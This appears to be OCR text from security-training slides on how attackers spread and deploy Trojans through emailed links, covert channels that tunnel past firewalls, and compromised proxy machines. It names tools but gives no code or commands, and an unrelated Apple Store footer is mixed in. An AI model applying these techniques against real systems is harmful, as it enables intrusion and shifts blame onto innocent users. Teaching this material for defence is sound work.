
Visit the Apple Online Store to purchase Apple hardware, software, and third-party accessories.
To purchase by phone, please call 1-800-MY-APPLE.

File
Message
Developer
Link to Trojan Server
The Trojan connects to the attack server
4
Attacker sends an email to victim containing link to Trojan server
1
Attacker
Victim
2
Victim clicks the link and immediately connects to Trojan server
Internet
Attacker installs the Trojan, infecting his machine
Trojan Server
3
Trojan is sent to the victim


Propagating and Deploying a Trojan (Cont'd)

Deploy a Trojan through Covert Channels

- Attackers use covert channels to **deploy and hide malicious Trojans in an undetectable protocol**
- Covert channels operate on a **tunneling method** and are mostly employed by attackers to **evade firewalls** that are deployed in the target network
- Attackers can **create covert channels** using various tools such as **Ghost Tunnel V2**, **ElectricFish**, and **Bachosens Trojan**



Covert Channel through TCP/UDP
Attacker
Malicious Server
Firewall
Target Server
HTML
JPG
WAV
GIF
Attack Target Services




Propagating and Deploying a Trojan (Cont'd)

Deploy a Trojan through Proxy Servers

- Attackers **compromise several computers** using a Trojan proxy and start using them as **hidden proxy servers**
- The attackers have **full control over the proxy victim's systems** and can **launch attacks on other systems** from an affected user's network
- Attackers use this to **anonymously propagate and deploy the Trojan** on to the target computer
- If the **authorities detect illegal activity**, the footprints lead to **innocent users**
- Thousands of **machines on the Internet** are infected with proxy servers

Attacker
Compromised Proxy Servers
Internet
Bank
Target Company

